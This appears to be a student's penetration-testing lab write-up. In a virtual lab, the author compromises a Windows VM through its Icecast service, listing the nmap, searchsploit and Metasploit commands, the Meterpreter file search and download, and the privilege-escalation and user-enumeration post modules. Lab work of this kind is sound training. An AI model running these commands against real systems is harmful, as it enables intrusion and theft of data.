
At this point, I have full access to the network and permitted to scan the IP address of CEO's machine alone. I start the **Icecast** service first in the DVW10 VM. A screenshot of this is shown below:



Step 2:


The Kali VM is the attacking machine and the DVM10 VM is the target machine.

At the command prompt in the DVM10 VM which is the target machine, I find out the IP address of the machine. Below is a screenshot and the IP address is seen as 192.168.0.20.



Step 3:


To ensure the DVW10 VM is accessible from the Kali machine, I run a ping command and it returns back indicating that the target VM is reachable.



Step 4:

Next, I run a Nmap command that performs a service and version scan against the target to determine which services are up and running, below is a screenshot:

nmap -sS -sV -O 192.168.0.20




Step 5:

From the previous step, we see that the Icecast service is running. I start by attacking that service. Hence, I search for any Icecast exploits. I run the below SearchSploit command to show available Icecast exploits:


searchsploit icecast

Below is a screenshot of this:




Step 6: **Next start Metasploit:**

msfconsole




Step 7: **Next I Searched for the Icecast module, as shown in below screen shot:**

search icecast




Step 8: **Next, I ran the command to use the Icecast module.**

Use 0



Step 9: **I set the RHOST to the IP address of the target machine-192.168.0.20 as in screenshot below.**


```
set RHOST 192.168.0.20
```



Step 10: **Next I execute the run command which will run the icecast exploit.**

`run` or `exploit`

At this point, I have got into the meterpreter session and the target machine is exposed to me.



Step 11:

Next, I Run the command that performs a search for the secretfile.txt on the target. Also, I run the command to performs a search for the `recipe.txt` on the target:

search -f *secretfile*.txt


search -f *recipe*.txt

This indicates that sensitive data has become exposed.


Next the file have to become infiltrated, below command shows the same:

download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'

8.




Step 12: This step is done to perform a privilege escalation situation.
run post/multi/recon/local_exploit_suggester




Step 13: **To exploit the target machine further, I run a Meterpreter post script that enumerates all logged on users.**

run post/windows/gather/enum_logged_on_users



